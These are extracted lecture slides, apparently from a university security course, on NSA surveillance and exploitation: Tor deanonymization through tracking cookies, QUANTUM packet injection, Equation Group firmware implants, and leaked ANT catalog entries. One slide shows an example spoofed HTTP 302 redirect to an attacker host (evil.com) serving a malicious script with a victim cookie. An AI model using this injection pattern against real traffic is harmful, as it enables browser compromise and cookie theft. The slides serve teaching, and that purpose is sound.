
Cookie

The EPICFAIL Query Focused Database

- Tor users (used) to be dumb...
 - And would use something other than Tor Browser Bundle to access Tor
- Of course, the "normal" browser has lots of web tracking
 - Advertising, etc....
- So the EPICFAIL QFD:
 - All tracking cookies (for specified sites) seen both from a Tor exit node and from a non-Tor source
- Allows easy deanonymization of Tor users


Using the MARINA Database Interface

- Provides a GUI for doing queries to the more centralized/longer term store
- Specifically designed to provide easy ways to go “this is the guy’s email, what other email/selectors apply” among other things
- Fields include:
 - User Activity
 - Active User
 - Profile Data
 - SparklePony?!?!?



If you have OVSC1700 box to search GCHQ

Use SIGINT



Computer Network Exploitation

AirPwn - Goatse
HackingTeam



Black Market RATS
HackingTeam
FinFisher



HTTP 302 FOUND
location: http://www.evil.com/pwnme.js

```
GET /pwnme.js HTTP/1.1  
Host: www.evil.com  
Cookie: id=iamavictim
```

```
GET /script.js HTTP/1.1  
Host: www.targetdomain.com  
Cookie: id=iamavictim
```

```
HTTP 200 OK  
.....
```

HTTP
.....
Here



Metasploit
HackingTeam
FinFisher

Oh, but NSA's QUANTUM is busted!!!

- To do it properly, you need to be quick...
 - Have to win the race
- NSA Logic:
 - Weaponize our wiretaps? Sure!
 - Use it to shoot exploits at NATO allies critical infrastructure? GO FOR IT!
 - Actually build it right? Sorry, classification rules get in the way
- Instead the QUANTUM wiretap sends a “tip” into classified space
 - Through a special (slow) one-way link called a “diode”
 - That then consults the targeting decision
 - And sends the request through another “diode” back to a “shooter” on the Internet
 - That then generates the spoofed packet

The NSA's Malcode Equation Group & Sauron

Computer Science 161 Fall 2019

- Kaspersky has a nice analysis done...
- Encrypted, modular, and multi-stage design
 - Different functional sub-implants for different tasks
 - Uses an encrypted file system to resist analysis
- Some **very** cool tricks!
 - Reflash hard drive firmware to provide a bad boot block
 - So when you read it on a powered-up disk, the disk looks fine!
 - But if its ever found, "the NSA was here!" glows large
 - Likewise, modules that can reflash particular BIOSes
 - Want to gain root on a Windows box?
 - Install a signed driver that has a vulnerability
 - Then exploit that vulnerability




TOP SECRET//COMINT//REL TO USA, FVEY

IRATEMONK ANT Product Data

(TS//SI//REL) IRATEMONK provides software application persistence on desktop and laptop computers by implanting the hard drive firmware to gain execution through Master Boot Record (MBR) substitution.

06/20/08



(TS//SI//REL) IRATEMONK Extended Concept of Operations

(TS//SI//REL) This technique supports systems without RAID hardware that boot from a variety of Western Digital, Seagate, Maxtor, and Samsung hard drives. The supported file systems are: FAT, NTFS, EXT3 and UFS.

(TS//SI//REL) Through remote access or interdiction, UNITEDRAKE, or STRAITBAZZARE are used in conjunction with SLICKERVICAR to upload the hard drive firmware onto the target machine to implant IRATEMONK and its payload (the implant installer). Once implanted, IRATEMONK's frequency of execution (dropping the payload) is configurable and will occur when the target machine powers on.

Status: Released / Deployed. Ready for Immediate Delivery Unit Cost: \$0

POC: [redacted], S32221, [redacted], [redacted]@nsa.ic.gov

Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

TOP SECRET//COMINT//REL TO USA, FVEY

Interdiction...

- Why bother hacking at all...
- When you can have the USPS and UPS do the job for you!
- Simply have the package shipped to an NSA building
- And then add some entertaining specialized hardware and/or software



(TS//SI//REL) HOWLERMONKEY is a custom Short to Medium Range Implant RF Transceiver. It is used in conjunction with a digital core to provide a complete implant.

08/05/08

HOWLERMONKEY - SUTURESAILOR



1.23" (31.25 mm) x 0.48" (12.2 mm)

HOWLERMONKEY - YELLOWPIN



2" (50.8 mm) x 0.45" (11.5 mm)

(Actual Size)

HOWLERMONKEY - SUTURESAILOR



Front




Back

1.20" (30.5 mm) x 0.23" (6 mm)


HOWLERMONKEY - FIREWALK



0.63" (16 mm) x 0.63" (16 mm)



(TS//SI//REL) HOWLERMONKEY is a COTS-based transceiver designed to be compatible with CONJECTURE/SPECULATION networks and STRIKEZONE devices running a HOWLERMONKEY personality. PCB layouts are tailored to individual implant space requirements and can vary greatly in form factor.



Status: Available – Delivery 3 months

Unit Cost: 40 units: \$750/ each
25 units: \$1,000/ each

POC: [redacted], S3223, [redacted], [redacted]@nsa.ic.gov
ALT POC: [redacted], S3223, [redacted], [redacted]@nsa.ic.gov

Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

But the NSA has No Monopoly on Cool Here...

Computer Science 161 Fall 2019

- This is the sort of thing the NSA has...
- A small arm controller, flash, SDRAM, and FPGA in a small package...
 - This is circa 2008 but things keep getting better
- But this is a Kinetis KL02 arm chip...
- 32k flash, 4k ram, 32b ARM & peripherals (including Analog to Digital converters)

TOP SECRET//COMINT//REL TO USA, FVEY



MAESTRO-II
ANT Product Data

08/05/08

(TS//SI//REL) MAESTRO-II is a miniaturized digital core packaged in a Multi-Chip Module (MCM) to be used in implants with size constraining concealments.



(TS//SI//REL) MAESTRO-II uses the TAO standard implant architecture. The architecture provides a robust, reconfigurable, standard digital platform resulting in a dramatic performance improvement over the obsolete HC12 microcontroller based designs. A development Printed Circuit Board (PCB) using packaged parts has been developed and is available as the standard platform. The MAESTRO-II Multi-Chip-Module (MCM) contains an ARM7 microcontroller, FPGA, Flash and SDRAM components.



Si
Pi
Al

TOP SECRET//COMINT//REL TO USA, FVEY

Abusive but not *abused*

- The Snowden documents and others painted a picture of a **very very** aggressive spying apparatus
 - The systems are indeed abusive and creepy
- But remarkably little actual abuse
 - A few cases of **LOVEINT**, and no cases of **STOCKINT**
 - No "**Industrial**" espionage
 - Sad stories of targeted individuals...
with very good reasons!

And the NSA is the ***Good Guys!***

- Anything the NSA did is something every other government that can do it ***will!***
 - And many are far less restrained
- Everyone can use bulk surveillance on domestic traffic
 - And commercial vendors to happily supply it
- Everyone can build "NSA-in-miniature" systems for open WiFi networks
- Countries like China can sabotage items like the NSA does...
 - Why using Huawei 5G networking kit is suicidally stupid!